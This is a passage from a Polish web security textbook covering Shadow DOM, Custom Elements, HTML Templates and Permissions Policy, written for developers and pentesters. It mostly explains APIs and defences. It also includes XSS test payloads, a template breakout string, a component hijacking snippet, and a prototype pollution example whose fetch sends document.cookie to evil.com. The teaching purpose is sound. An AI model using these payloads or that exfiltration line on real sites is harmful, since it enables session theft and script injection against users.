const policy = trustedTypes.createPolicy('shadow-policy', {
  createHTML: (html) => DOMPurify.sanitize(html)
});
shadow.innerHTML = policy.createHTML(html);

// 4. Nie przechowuj sekretów w shadow DOM (widoczne w DevTools)
```

13. Podsumowanie

Kluczowe fakty:

1. Shadow DOM = izolowane poddrzewo DOM z własnym CSS scope
2. `mode: 'closed'` NIE jest bezpieczną izolacją — można monkey-patchować `attachShadow`
3. DevTools widzi każdy Shadow DOM (open i closed)
4. XSS wewnątrz Shadow DOM ma pełny dostęp do globalnego `window/document`
5. CSS izolacja działa, ale CSS Custom Properties przechodzą przez granicę

Dla pentestera:

- Elements → `#shadow-root` w DevTools
- Sprawdź czy `attachShadow` jest monkey-patchowany
- Testuj XSS w shadow innerHTML (tak samo jak w light DOM)
- `closed` Shadow DOM nie jest rzeczywistą barierą bezpieczeństwa

Powiązania

Shadow DOM

- Custom Elements (Rozdział 32)
Shadow DOM + Custom Elements = Web Components
 - DOM/XSS (Rozdział 9)
XSS dotyczy shadow DOM tak samo jak light DOM
 - Trusted Types (Rozdział 37)
Trusted Types chronią innerHTML w shadow DOM
 - DOM Clobbering (Rozdział 10)
Interakcje Shadow DOM i named access
-

Rozdział 32: Custom Elements

1. Czym są Custom Elements

Custom Elements to część specyfikacji Web Components umożliwiająca tworzenie własnych, reużywalnych elementów HTML z niestandardowymi nazwami i zachowaniem. Custom Element to klasa JavaScript rozszerzająca `HTMLElement`, rejestrowana przez `customElements.define()` i używana w HTML jak standardowy tag.

Dwa typy Custom Elements:

- **Autonomous Custom Elements** — zupełnie nowe elementy (np. `<my-button>`)
- **Customized Built-in Elements** — rozszerzenie istniejących elementów (np. `<button is="my-button">`)

Custom Elements są podstawą Web Components (razem z Shadow DOM i HTML Templates) — umożliwiają tworzenie enkapsulowanych komponentów UI wielokrotnego użytku, używalnych jak natywne tagi HTML.

2. Dlaczego powstał

Problem: brak reużywalnych komponentów w HTML

Przed Custom Elements tworzenie komponentów wymagało:

- Frameworków (React, Angular, Vue) — każdy z własnym modelem komponentów
- Manualnego zarządzania lifecycle, DOM, stylami
- Brak interoperabilności między frameworkami

Custom Elements (HTML5/Web Components, specyfikacja v1 2016) dostarcza natywne komponenty:

- Działają bez frameworku
 - Interoperacyjne — React, Vue, Angular mogą używać Custom Elements
 - Lifecycle hooks wbudowane w przeglądarkę
 - Observowalne atrybuty
-

3. Jak działa

Definicja Custom Element


```

class MyButton extends HTMLElement {
  // Obserwowane atrybuty – zmiany triggerują attributeChangedCallback
  static get observedAttributes() {
    return ['label', 'disabled', 'variant'];
  }

  constructor() {
    super(); // WYMAGANE
    // Tutaj inicjalizacja – ale NIE manipuluj DOM! (nie ma jeszcze w dokumencie)
    this._shadow = this.attachShadow({ mode: 'open' });

    // Lifecycle Callbacks:

    connectedCallback() {
      // Element dodany do dokumentu (DOM ready)
      this._render();
      this._addEventListener();
    }

    disconnectedCallback() {
      // Element usunięty z dokumentu
      this._removeEventListeners(); // cleanup!
    }

    attributeChangedCallback(name, oldValue, newValue) {
      // Atrybut zmieniony (tylko obserwowane!)
      if (name === 'label') this._updateLabel(newValue);
      if (name === 'disabled') this._toggleDisabled(newValue !== null);
    }

    adoptedCallback() {
      // Element przeniesiony do nowego dokumentu (np. przez adoptNode)
    }

    // Publiczne API
    get label() { return this.getAttribute('label'); }
    set label(val) { this.setAttribute('label', val); }

    _render() {
      this._shadow.innerHTML = `
        <style>
          button { padding: 8px 16px; cursor: pointer; }
          :host([variant="primary"]) button { background: blue; color: white; }
        </style>
        <button part="button">
          <slot></slot>
        </button>
      `;
    }
  }
}

// Rejestracja – nazwa MUSI zawierać myślnik!
customElements.define('my-button', MyButton);

```

Użycie w HTML

```
<my-button label="Kliknij mnie" variant="primary">Tekst przycisku</my-button>

<script>
  const btn = document.querySelector('my-button');
  btn.label = 'Nowy label'; // wywołuje attributeChangedCallback

  // Lub imperatywnie:
  const btn2 = document.createElement('my-button');
  btn2.setAttribute('label', 'Dynamicznie stworzony');
  document.body.appendChild(btn2);
</script>
```

customElements Registry

```
// Sprawdź czy zarejestrowany
customElements.get('my-button'); // → klasa MyButton lub undefined

// Poczekaj na definicję (jeśli async loading)
await customElements.whenDefined('my-button');
document.querySelector('my-button').label; // teraz bezpiecznie

// Upgrade – jeśli element był w DOM przed rejestracją:
// Przeglądarka "upgraduje" go gdy define() jest wywołane
```

4. Co dzieje się wewnątrz

Upgrade mechanism

Jeśli HTML parser napotka nieznany tag `<my-button>`:

1. Tworzy `HTMLElement` (generic)
2. Gdy `customElements.define('my-button', MyButton)` jest wywołane → przeglądarka upgraduje wszystkie istniejące `<my-button>` do instancji `MyButton`
3. Wywołuje `constructor()` i `connectedCallback()`

Lifecycle kolejność

```
parser widzi <my-element>
  ↓
createElement (HTMLElement jeśli brak definicji)
  ↓
customElements.define() wywołane
  ↓
constructor()
  ↓
connectedCallback() (po dodaniu do DOM)
  ↓
attributeChangedCallback() (gdy atrybut zmieniony)
  ↓
disconnectedCallback() (po usunięciu z DOM)
```

`is=""` — Customized Built-in

```
class FancyButton extends HTMLButtonElement {
  connectedCallback() {
    this.style.background = 'linear-gradient(...)';
  }
}
customElements.define('fancy-button', FancyButton, { extends: 'button' });

// W HTML:
// <button is="fancy-button">Kliknij</button>
// Safari nie wspiera tej formy!
```

5. Analogiczny przykład z życia

Custom Elements to LEGO z własnym schematem:

- Tworzysz nowy klocek LEGO (Custom Element) ze swoją instrukcją montażu
- Możesz go składać ze standardowymi klockami (innymi HTML elementami)
- Klocek ma własne zachowanie gdy go dotkniesz (lifecycle hooks)
- Możesz zdefiniować jak wygląda gdy się go połączy (connectedCallback)
- Inne osoby mogą używać twojego klocka (reużywalność)

6. Przykład kodu

```
// === Bezpieczny Custom Element z sanityzacją ===
class SafeRichText extends HTMLElement {
  static get observedAttributes() { return ['content']; }

  constructor() {
    super();
    this._shadow = this.attachShadow({ mode: 'open' });
  }

  connectedCallback() {
    this._render();
  }

  attributeChangedCallback(name, oldValue, newValue) {
    if (name === 'content') this._updateContent(newValue);
  }

  _render() {
    this._shadow.innerHTML = `
      <style>
        :host { display: block; font-family: inherit; }
        .content { padding: 8px; }
      </style>
      <div class="content"></div>
    `;
    this._updateContent(this.getAttribute('content') ?? '');
  }

  _updateContent(html) {
    const container = this._shadow.querySelector('.content');
    if (!container) return;

    // BEZPIECZNE: sanityzuj HTML przed wstawieniem
    const sanitized = DOMPurify.sanitize(html, {
      ALLOWED_TAGS: ['b', 'i', 'u', 'strong', 'em', 'a', 'p', 'br'],
      ALLOWED_ATTR: ['href', 'target']
    });

    container.innerHTML = sanitized;
  }

  // Publiczne API
  set content(html) {
    this.setAttribute('content', html);
  }

  get content() {
    return this.getAttribute('content');
  }
}

customElements.define('safe-rich-text', SafeRichText);
```

7. Przykład z prawdziwej aplikacji

XSS przez Custom Element attribute

```
// PODATNY Custom Element:
class UserCard extends HTMLElement {
  static get observedAttributes() { return ['username', 'bio']; }

  attributeChangedCallback(name, old, newVal) {
    if (name === 'bio') {
      // BŁĄD: bezpośrednie wstawianie bio do innerHTML
      this.shadowRoot.querySelector('.bio').innerHTML = newVal;
    }
  }
}
customElements.define('user-card', UserCard);

// Atak:
document.querySelector('user-card').setAttribute('bio', '<img src=x onerror=alert(1)>');
// Lub w HTML: <user-card bio="&lt;img src=x onerror=alert(1)&gt;">
// Jeśli aplikacja nie enkoduje atrybutu → XSS!
```

Prototype Pollution a Custom Elements

```
// Jeśli Prototype Pollution (Rozdział 7) zainfekuje HTMLElement.prototype:
HTMLElement.prototype.connectedCallback = function() {
  fetch('https://evil.com/steal?' + document.cookie);
};
// Każdy Custom Element który nie nadpisuje connectedCallback → exfiltracja!

// Obrona: Object.freeze prototypów (trudne w praktyce)
```

8. Typowe błędy programistów

Błąd 1: Manipulacja DOM w konstruktorze

```
// BŁĄD: manipulacja DOM w constructor
constructor() {
  super();
  this.innerHTML = '...'; // Błąd lub undefined behavior!
  // Element nie jest jeszcze w dokumencie!
}

// POPRAWKA: DOM manipulation w connectedCallback
connectedCallback() {
  this.innerHTML = '...'; // OK
}
```

Błąd 2: Wyciek event listenerów

```
// BŁĄD: addEventListener bez cleanup
connectedCallback() {
  document.addEventListener('keydown', this._handleKey.bind(this));
  // Brak removeEventListener w disconnectedCallback → memory leak!
}

// POPRAWKA:
connectedCallback() {
  this._keyHandler = this._handleKey.bind(this);
  document.addEventListener('keydown', this._keyHandler);
}
disconnectedCallback() {
  document.removeEventListener('keydown', this._keyHandler);
}
```

Błąd 3: Brak super() w constructor

```
// BŁĄD: brak super() → TypeError
constructor() {
  // super() pominięte → ReferenceError: Must call super constructor
  this._shadow = this.attachShadow({ mode: 'open' });
}
```

9. Znaczenie dla bezpieczeństwa

XSS przez atrybuty obserwowane

Atrybuty Custom Elements (ustawiane przez HTML lub JS) mogą być wektorem XSS jeśli `attributeChangedCallback` wstawia wartość do `innerHTML` bez sanitizacji.

Inspekcja Custom Elements przez DevTools

Custom Elements są widoczne w DevTools tak samo jak natywne elementy:

- Elements panel → można zobaczyć shadow DOM, atrybuty
- Console → `customElements.get('my-element')` → klasa
- `$0.__proto__` → prototype chain

Upgrade Timing Attack

Jeśli skrypt ładuje się asynchronicznie:

```
// Atakujący może zdefiniować element zanim oryginalny moduł to zrobi:
customElements.define('app-login', MaliciousLoginClass);
// Oryginalny moduł:
// customElements.define('app-login', RealLoginClass); // Błąd! Już zdefiniowane!
```

To umożliwia **Component Hijacking** jeśli atakujący może wykonać JS przed załadowaniem aplikacji (CSP bypass, XSS, supply chain).

Powiązane CWE

- **CWE-79** — XSS (przez atrybuty obserwowane i innerHTML)

- **CWE-94** — Code Injection (Component Hijacking przez wcześniejszą definicję)

10. Jak identyfikować podczas pentestu

DevTools

```
// Lista wszystkich Custom Elements:
// Nie ma bezpośredniego API, ale:
Array.from(document.querySelectorAll('*'))
  .filter(el => el.tagName.includes('-'))
  .map(el => el.tagName.toLowerCase())
  .filter((v, i, a) => a.indexOf(v) === i); // unikalne

// Pobierz klasę:
customElements.get('my-component');

// Sprawdź czy komponenty mają shadow DOM:
document.querySelector('my-component').shadowRoot;
```

Testowanie

```
// Testuj czy atrybuty prowadzą do XSS:
document.querySelector('user-card').setAttribute('name', '<img src=x onerror=alert(1)>');
document.querySelector('user-card').setAttribute('bio', '"><script>alert(1)</script>');

// Sprawdź czy HTMLElement.prototype jest zmodyfikowany:
HTMLElement.prototype.connectedCallback; // undefined lub native?
```

11. Jak testować bezpieczeństwo

- ☐ Czy atrybuty obserwowane wstawiane do innerHTML bez sanityzacji (XSS)?
- ☐ Czy możliwy component hijacking (definicja custom elementu przed oryginalną)?
- ☐ Czy prototype pollution może wpłynąć na Custom Element lifecycle callbacks?
- ☐ Czy event listenery są czyszczone w disconnectedCallback?
- ☐ Czy shadow DOM (open) w Custom Elements nie ujawnia wrażliwych danych?
- ☐ Czy adoptedCallback obsługuje przeniesienie elementu do innego dokumentu bezpiecznie?

12. Jak się zabezpieczać

```
// 1. Zawsze sanityzuj przed innerHTML w Custom Element
attributeChangedCallback(name, old, newVal) {
  if (name === 'content') {
    this._shadow.querySelector('.content').innerHTML =
      DOMPurify.sanitize(newVal);
  }
}

// 2. Używaj textContent dla text-only
attributeChangedCallback(name, old, newVal) {
  if (name === 'label') {
    this._shadow.querySelector('span').textContent = newVal; // bezpieczne
  }
}

// 3. Subresource Integrity dla Custom Element skryptów
// <script src="/components/my-element.js" integrity="sha384-..."></script>
// Zapobiega supply chain hijacking

// 4. CSP chroni przed XSS:
// Content-Security-Policy: script-src 'self' 'nonce-xyz'
```

13. Podsumowanie

Kluczowe fakty:

1. Custom Elements = własne HTML tagi z lifecycle hooks i obserwowanymi atrybutami
2. Nazwy MUSZĄ zawierać myślnik (np. `my-element`)
3. `connectedCallback` zamiast konstruktora dla DOM manipulation
4. XSS przez `attributeChangedCallback` + `innerHTML` bez sanityzacji
5. Component Hijacking jeśli atakujący definiuje element przed oryginałem

Dla pentestera:

- Testuj wszystkie atrybuty Custom Elements na XSS
- Szukaj `innerHTML` w `attributeChangedCallback` bez sanityzacji
- Sprawdź czy możliwa jest wcześniejsza definicja elementu (component hijacking)

Powiązania

```
Custom Elements
├── Shadow DOM (Rozdział 31)
│   └── Zazwyczaj używane razem – Web Components
├── Web Components (Rozdział 33)
│   └── Custom Elements + Shadow DOM + HTML Templates = Web Components
├── DOM/XSS (Rozdział 9)
│   └── XSS przez atrybuty obserwowane i innerHTML w callbacks
└── Prototype Pollution (Rozdział 7)
    └── Pollution może wpłynąć na prototype chain Custom Elements
```


Rozdział 33: Web Components (HTML Templates)

1. Czym są Web Components i HTML Templates

Web Components to zestaw standardów webowych umożliwiający tworzenie reużywalnych, enkapsulowanych komponentów UI. Składają się z trzech technologii:

1. **Custom Elements** (Rozdział 32) — definicja nowych tagów HTML
2. **Shadow DOM** (Rozdział 31) — enkapsulacja DOM i CSS
3. **HTML Templates** — szablony HTML nieco poza głównym renderowaniem

HTML `<template>` element to specjalny element HTML przechowujący "martwy" HTML — parser parsuje zawartość ale **nie renderuje jej i nie wykonuje skryptów/ładowania zasobów** dopóki nie zostanie sklonowany i dodany do dokumentu.

`<slot>` element to punkt wstrzyknięcia (używany wewnątrz Shadow DOM), gdzie Light DOM content jest "wyświetlany".

Ten rozdział koncentruje się na HTML Templates jako brakującym elemencie Web Components, z uwzględnieniem implikacji bezpieczeństwa całego ekosystemu.

2. Dlaczego powstał

Problem: dynamiczne szablony HTML w JS

Przed `<template>` :

- Szablony w JavaScript jako stringi → podatne na XSS, trudne do utrzymania
- Ukryte `<div style="display:none">` → parser ładował zasoby (img src), parsował skrypty
- Template literals bez sanitizacji

`<template>` (HTML5) rozwiązuje:

- Inert content — brak ładowania zasobów, brak wykonywania skryptów
 - Klonowanie i instancjonowanie na żądanie
 - Integracja z Shadow DOM przez sloty
-

3. Jak działa

HTML Template element

```

<!-- W HTML: -->
<template id="user-card-template">
  <style>
    :host { display: block; border: 1px solid #ccc; padding: 8px; }
    .name { font-weight: bold; }
  </style>
  <div class="card">
    <h3 class="name"><!-- wypełniane przez JS --></h3>
    <p class="email"></p>
    <slot name="actions"></slot>
  </div>

  <!-- Ten img NIE zostanie pobrany dopóki template nie zostanie sklonowany! -
->
  

  <!-- Ten skrypt NIE zostanie wykonany w template! -->
  <script>console.log('nie wykona się!');</script>
</template>

```

```

// JavaScript – klonowanie i użycie template
const template = document.getElementById('user-card-template');
const content = template.content; // → DocumentFragment

// Klonuj template (deep clone)
const clone = content.cloneNode(true);

// Wypełnij danymi
clone.querySelector('.name').textContent = user.name; // textContent bezpieczne
clone.querySelector('.email').textContent = user.email;

// Dodaj do dokumentu → teraz się renderuje
document.body.appendChild(clone);
// W tym momencie: img zostaje pobrany, skrypt wykonany (gdyby był)

```

Template z Custom Element i Shadow DOM

```

class UserCard extends HTMLElement {
  connectedCallback() {
    const shadow = this.attachShadow({ mode: 'open' });

    // Użyj template z HTML
    const template = document.getElementById('user-card-template');
    const clone = template.content.cloneNode(true);

    // Bezpieczne wypełnienie danych
    clone.querySelector('.name').textContent = this.getAttribute('name');
    clone.querySelector('.email').textContent = this.getAttribute('email');

    shadow.appendChild(clone);
  }
}
customElements.define('user-card', UserCard);

```

<slot> element

```

<!-- Shadow DOM template z named slot: -->
<template id="dialog-template">
  <div class="dialog">
    <header><slot name="title">Domyślny tytuł</slot></header>
    <main><slot></slot></main> <!-- default slot -->
    <footer><slot name="actions"></slot></footer>
  </div>
</template>

<!-- Użycie (Light DOM): -->
<my-dialog>
  <h2 slot="title">Tytuł okna</h2>           <!-- wchodzi do name="title" -->
  <p>Treść dialogu</p>                       <!-- wchodzi do default slot -->
  <button slot="actions">OK</button>         <!-- wchodzi do name="actions" -->
</my-dialog>

```

4. Co dzieje się wewnątrz

DocumentFragment

`template.content` to `DocumentFragment` — lekki kontener DOM który może być sklonowany i dodany do dokumentu. Fragment nie jest częścią głównego DOM dopóki nie zostanie dodany.

Inert parsing

Przeglądarka parsuje zawartość `<template>` do `DocumentFragment`, ale:

- Nie ładuje zasobów (`<img src>`, `<link>`, `<script src>`)
- Nie wykonuje `<script>`
- Nie renderuje CSS

Dopiero po `appendChild(clone)` — te efekty się aktywują.

Slotting mechanism

Sloty działają przez **projection**, nie przez kopiowanie. Light DOM elementy z `slot=""` atrybut:

- Pozostają w Light DOM
- Są renderowane w miejscu odpowiedniego `<slot>` w Shadow DOM
- Można je stylizować zarówno z Light jak i Shadow CSS (`::slotted()`)

5. Analogiczny przykład z życia

HTML Template to foremka do ciasteczek:

- Foremka (template) ma kształt ale nie jest ciasteczkiem (nie renderuje się)
- Klonujesz foremkę gdy potrzebujesz ciasteczka (`cloneNode`)
- Wypełniasz foremkę ciastem (danymi) — `textContent`
- Dopiero gdy wkładasz do pieca (`appendChild` do DOM) → ciasteczko istnieje

6. Przykład kodu

```
// === Bezpieczna fabryka kart z template ===
const template = document.createElement('template');
template.innerHTML = `
  <style>
    .card { border: 1px solid #ddd; border-radius: 8px; padding: 16px; margin: 8px; }
    .card-title { font-size: 18px; font-weight: bold; }
    .card-body { margin-top: 8px; color: #666; }
  </style>
  <div class="card">
    <div class="card-title"></div>
    <div class="card-body"></div>
    <slot name="actions"></slot>
  </div>
`;

class InfoCard extends HTMLElement {
  static get observedAttributes() { return ['title', 'body']; }

  connectedCallback() {
    const shadow = this.attachShadow({ mode: 'open' });
    const clone = template.content.cloneNode(true);

    this._titleEl = clone.querySelector('.card-title');
    this._bodyEl = clone.querySelector('.card-body');

    this._update(clone);
    shadow.appendChild(clone);
  }

  attributeChangedCallback() {
    if (this.shadowRoot) {
      this._titleEl.textContent = this.getAttribute('title') ?? '';
      this._bodyEl.textContent = this.getAttribute('body') ?? '';
    }
  }

  _update(clone) {
    (this._titleEl ?? clone.querySelector('.card-title')).textContent = this.getAttribute('title') ?? '';
    (this._bodyEl ?? clone.querySelector('.card-body')).textContent = this.getAttribute('body') ?? '';
  }
}

customElements.define('info-card', InfoCard);

// Dynamiczne tworzenie:
function createCard(title, body) {
  const card = document.createElement('info-card');
  card.setAttribute('title', title); // bezpieczne – atrybuty enkodowane przez przeglądarkę
  card.setAttribute('body', body);
  return card;
}
```

7. Przykład z prawdziwej aplikacji

Template Injection a HTML Templates

`<template>` **nie chroni** przed template injection w serwerowych szablonach (Jinja2, Handlebars, itp.):

```
<!-- Plik HTML generowany przez serwer (Jinja2): -->
<template id="user-template">
  <div class="user">{{ user.bio }}</div>
  <!--      ^^^^ jeśli bio zawiera }} lub </template> → injection! -->
</template>

<!-- Atak: bio = "</template><script>alert(1)</script><template>" -->
<!-- Generuje: -->
<template id="user-template">
  <div class="user"></template><script>alert(1)</script><template></div>
</template>
<!-- Parser HTML: <script> jest POZA template → wykonuje się! -->
```

8. Typowe błędy programistów

Błąd 1: innerHTML w template zamiast textContent

```
// BŁĄD: dynamicznie tworzysz template z user input
const template = document.createElement('template');
template.innerHTML = `<div>${userInput}</div>`; // XSS!
// Mimo że template jest "inert" – innerHTML parsuje HTML
// Po klonowaniu i appendChild → XSS wykonuje się

// POPRAWKA:
const template = document.createElement('template');
template.innerHTML = `<div class="user-content"></div>`;
const clone = template.content.cloneNode(true);
clone.querySelector('.user-content').textContent = userInput; // bezpieczne
```

Błąd 2: Zapomnienie o cloneNode(true)

```
// BŁĄD: appendChild(template.content) bez klonowania
shadow.appendChild(template.content);
// Przesuwa content z template do shadow – template staje się pusty!
// Kolejne użycie → pusty template

// POPRAWKA:
shadow.appendChild(template.content.cloneNode(true)); // deep clone
```

9. Znaczenie dla bezpieczeństwa całego ekosystemu Web Components

XSS wektory w Web Components

1. **Custom Elements + innerHTML** — `attributeChangedCallback` wstawia niesanitizowany atrybut
2. **Shadow DOM + innerHTML** — dynamiczny content w shadow tree
3. **Template + innerHTML** — tworzenie template ze stringów
4. **Slots + XSS** — treść Light DOM w slotcie może zawierać XSS jeśli parent jej nie sanitizuje

Supply Chain Risk

Web Components często ładowane z CDN lub npm:

```
<script type="module" src="https://cdn.example.com/components.js"></script>
```

Jeśli CDN jest skompromitowany lub brak **Subresource Integrity (SRI)** → malicious komponent zostaje załadowany.

```
<!-- BEZPIECZNE z SRI (Rozdział 38): -->
<script type="module"
  src="https://cdn.example.com/components.js"
  integrity="sha384-abc123..."
  crossorigin="anonymous">
</script>
```

CSP a Custom Elements

Custom Elements wymagają `script-src` pozwalającego na ich ładowanie. Inline Custom Elements w `<script>` tagach wymagają `'nonce-xxx'` lub hash.

Powiązane CWE

- **CWE-79** — XSS (przez template + innerHTML, attributeChangedCallback)
- **CWE-494** — Download of Code Without Integrity Check (brak SRI dla Web Components)

10. Jak identyfikować podczas pentestu

DevTools

```
// Lista wszystkich Custom Elements na stronie:
const customTags = Array.from(document.querySelectorAll('*'))
  .filter(el => el.tagName.includes('-'))
  .map(el => el.tagName.toLowerCase())
  .filter((v, i, a) => a.indexOf(v) === i);
console.log('Custom Elements:', customTags);

// Sprawdź klasy:
customTags.forEach(tag => {
  const cls = customElements.get(tag);
  console.log(tag, '-', cls?.toString().substring(0, 200));
});

// Znajdź templates:
document.querySelectorAll('template').forEach(t => {
  console.log('Template:', t.id, t.innerHTML.substring(0, 200));
});
```

Co szukać

- `innerHTML` w `attributeChangedCallback` lub `connectedCallback`
- Dynamiczne tworzenie template z user input
- Brak SRI dla zewnętrznych Web Component bibliotek
- Template injection w serwerowych szablonach generujących HTML templates

11. Jak testować bezpieczeństwo

- ☐ Czy innerHTML w Custom Element callbacks jest sanityzowany (DOMPurify)?
- ☐ Czy template.innerHTML jest budowane z user input (XSS)?
- ☐ Czy zewnętrzne Web Component biblioteki mają SRI?
- ☐ Czy serwerowe szablony generujące <template> HTML są odporne na injection?
- ☐ Czy CSP jest skonfigurowane dla Web Components?
- ☐ Czy możliwa jest podmiana Custom Element definicji (component hijacking)?
- ☐ Czy dane wrażliwe nie są przechowywane w template content (widoczne w DevTools)?

12. Jak się zabezpieczać

```
// 1. Zawsze sanityzuj dynamiczny content
class SafeCard extends HTMLElement {
  connectedCallback() {
    const shadow = this.attachShadow({ mode: 'open' });
    const clone = this.constructor.template.content.cloneNode(true);

    // textContent zamiast innerHTML dla user content
    clone.querySelector('.title').textContent = this.getAttribute('title');

    // DOMPurify dla rich content
    const body = this.getAttribute('body');
    if (body) {
      clone.querySelector('.body').innerHTML = DOMPurify.sanitize(body, {
        ALLOWED_TAGS: ['b', 'i', 'strong', 'em', 'a'],
        ALLOWED_ATTR: ['href']
      });
    }

    shadow.appendChild(clone);
  }

  static template = (() => {
    const t = document.createElement('template');
    t.innerHTML = `
      <style>:host { display: block; }</style>
      <div class="title"></div>
      <div class="body"></div>
    `;
    return t;
  })();
}

// 2. SRI dla zewnętrznych Web Components
// <script src="..." integrity="sha384-..." crossorigin>

// 3. Trusted Types (Rozdział 37)
// Automatycznie wymusi sanityzację przed każdym innerHTML
```

13. Podsumowanie

Kluczowe fakty:

1. HTML Template = "inert" HTML który nie renderuje zasobów ani nie wykonuje skryptów dopóki nie sklonowany

2. Web Components = Custom Elements + Shadow DOM + HTML Templates
3. `template.innerHTML` z user input → XSS po klonowaniu i dodaniu do DOM
4. Supply chain risk przez zewnętrzne Web Component biblioteki (SRI wymagane)
5. Server-side template injection może przerywać `<template>` tagi

Dla pentestera:

- Szukaj `innerHTML` w Web Component callbacks i template construction
- Sprawdź SRI dla zewnętrznych Web Component bibliotek
- Testuj serwerowe szablony generujące `<template>` na injection
- DevTools → Elements → `#document-fragment` wewnątrz shadow roots

Powiązania

Web Components / HTML Templates

- Custom Elements (Rozdział 32)
Lifecycle + observedAttributes
- Shadow DOM (Rozdział 31)
Enkapsulacja CSS i DOM
- Trusted Types (Rozdział 37)
Ochrona `innerHTML` w Web Components
- Subresource Integrity (Rozdział 38)
SRI dla zewnętrznych Web Component bibliotek
- DOM/XSS (Rozdział 9)
XSS w Web Components – te same mechanizmy

Rozdział 34: Permissions Policy

1. Czym jest Permissions Policy

Permissions Policy (dawniej **Feature Policy**) to mechanizm HTTP umożliwiający witrynom kontrolowanie dostępu do potencjalnie wrażliwych funkcji przeglądarki — zarówno dla siebie, jak i dla embeddowanych iframes. Pozwala na granularną kontrolę nad takimi funkcjami jak kamera, mikrofon, geolokalizacja, fullscreen, oraz setkami innych API.

Permissions Policy jest implementowane przez:

1. **HTTP Header:** `Permissions-Policy: camera=(), microphone=('self')`
2. **HTML atrybut allow :** `<iframe allow="camera 'none'"></iframe>`

Kluczowa rola w bezpieczeństwie:

- Ograniczenie powierzchni ataku przez wyłączenie niepotrzebnych API
- Ochrona użytkowników embeddowanych stron przed nadużyciami
- Wymuszenie zasady least-privilege dla funkcji przeglądarki

2. Dlaczego powstał

Problem: brak kontroli nad API przeglądarki

Przed Permissions Policy:

- Każda strona (i każdy iframe) miała domyślnie dostęp do wszystkich API
- Złośliwy iframe mógł używać kamery, mikrofonu bez wiedzy użytkownika
- Brak mechanizmu dla hosta do ograniczenia iframes

Feature Policy (2018) → Permissions Policy (2020, Chrome 90):

- Przemianowanie z Feature Policy
- Nowa składnia (lista zamiast łańcuch)
- Lepsza granularność

3. Jak działa

Składnia HTTP Header

```
Permissions-Policy: <feature>=(<allowlist>), <feature>=(<allowlist>)
```

Allowlist wartości:

- `()` — wyłącz dla wszystkich (strona + iframes)
- `(self)` — tylko same-origin (strona i same-origin iframes)
- `(*)` — wszystkie origins (permissive)
- `("https://partner.com")` — konkretny origin
- `(self "https://partner.com")` — same-origin + partner

```
Permissions-Policy:
  camera=(),
  microphone=(),
  geolocation=(self),
  payment=(self "https://payment-provider.com"),
  fullscreen=(*),
  clipboard-read=(self),
  clipboard-write=(self)
```

Atrybut `allow` na `iframe`

```
<!-- Wyłącz wszystko dla tego iframe: -->
<iframe src="..." allow=""></iframe>

<!-- Pozwól tylko na fullscreen: -->
<iframe src="..." allow="fullscreen"></iframe>

<!-- Pozwól na geolokalizację (tylko same-origin w iframe): -->
<iframe src="..." allow="geolocation 'self'"></iframe>

<!-- Wiele uprawnień: -->
<iframe src="..." allow="camera; microphone; autoplay 'none'"></iframe>
```

Sprawdzanie uprawnień w JavaScript

```
// Sprawdź czy API jest dozwolone:
document.featurePolicy?.allowsFeature('camera'); // true/false
document.featurePolicy?.allowsFeature('geolocation', 'https://maps.example.com');

// Lub przez Permissions API:
const result = await navigator.permissions.query({ name: 'camera' });
console.log(result.state); // 'granted', 'denied', 'prompt'
```

Lista ważnych funkcji (features)

```

Kategoria media:
- camera
- microphone
- speaker-selection
- display-capture
- screen-wake-lock

Kategoria lokalizacja:
- geolocation
- accelerometer
- gyroscope
- magnetometer
- ambient-light-sensor

Kategoria nawigacja:
- fullscreen
- picture-in-picture
- autoplay

Kategoria płatności i auth:
- payment
- publickey-credentials-get
- usb
- bluetooth

Kategoria prywatność:
- interest-cohort (FLoC — usunięte)
- attribution-reporting
- private-aggregation
- shared-storage

Kategoria bezpieczeństwo:
- cross-origin-isolated
- document-domain
- sync-xhr
- unload (nowe)

```

4. Co dzieje się wewnątrz

Inheritance

Permissions Policy jest dziedziczona w hierarchii dokumentów:

```

Strona główna (allowed: camera=self)
↓
iframe A (same-origin) → może używać camera
↓
iframe B (cross-origin, allow="camera") → może używać camera (jeśli parent pozwolił)
↓
iframe C (cross-origin, bez allow) → NIE może używać camera

```

Zasada: **iframe może mieć co najwyżej tyle uprawnień ile parent**. Parent nie może nadać iframeowi więcej uprawnień niż sam posiada.

Strict vs permissive defaults

Domyślne zachowanie różni się per-feature:

- `autoplay` — domyślnie `(self)` (Chrome)

- `camera`, `microphone` — domyślnie `(self)` (wymaga permission prompt)
- `fullscreen` — domyślnie `(self)`
- `geolocation` — domyślnie `(self)`

5. Analogiczny przykład z życia

Permissions Policy to lista kontroli dostępu do pokoi w biurze:

- Dyrektor (strona główna) decyduje kto ma dostęp do których pomieszczeń
- Gościa (iframe) można wpuścić do konkretnych pokoi (`allow="camera"`)
- Ale gość nie może mieć dostępu do pokoi niedostępnych dla dyrektora
- Brak Permissions Policy = brak kontroli dostępu = każdy gość ma dostęp wszędzie

6. Przykład kodu

```
// === Sprawdzanie Permissions Policy w JavaScript ===

// Sprawdź jakie funkcje są dozwolone na stronie:
async function checkPermissions() {
  const features = ['camera', 'microphone', 'geolocation', 'payment'];
  const results = {};

  for (const feature of features) {
    try {
      // document.featurePolicy (stare API – Feature Policy)
      const allowed = document.featurePolicy?.allowsFeature(feature);
      results[feature] = allowed;
    } catch {
      results[feature] = 'unknown';
    }
  }

  return results;
}

// Sprawdzenie przed użyciem API (defensive programming):
async function requestCamera() {
  // Sprawdź Permissions Policy
  if (document.featurePolicy?.allowsFeature('camera') === false) {
    throw new Error('Camera disabled by Permissions Policy');
  }

  // Sprawdź uprawnienie użytkownika
  const perm = await navigator.permissions.query({ name: 'camera' });
  if (perm.state === 'denied') {
    throw new Error('Camera permission denied');
  }

  return navigator.mediaDevices.getUserMedia({ video: true });
}
```

```
# Przykładowy nagłówek dla banku (strict security):
Permissions-Policy:
  camera=(),
  microphone=(),
  geolocation=(),
  payment=(self),
  fullscreen=(self),
  clipboard-read=(self),
  clipboard-write=(self),
  autoplay=(),
  usb=(),
  bluetooth=(),
  interest-cohort=()
```

7. Przykład z prawdziwej aplikacji

Clickjacking + brak Permissions Policy

Jeśli strona embedduje zewnętrzne iframes bez `allow=""` ograniczeń, malicious iframe może próbować użyć kamery lub mikrofonu (wymagają permission prompt — ale sam prompt może być zmanipulowany):

```
<!-- Strona bez Permissions Policy: -->
<iframe src="https://ads.example.com/ad" width="300" height="250">
<!-- Brak: allow="" -->
<!-- ads.example.com może próbować wywołać getUserMedia() → permission prompt po
jawi się -->
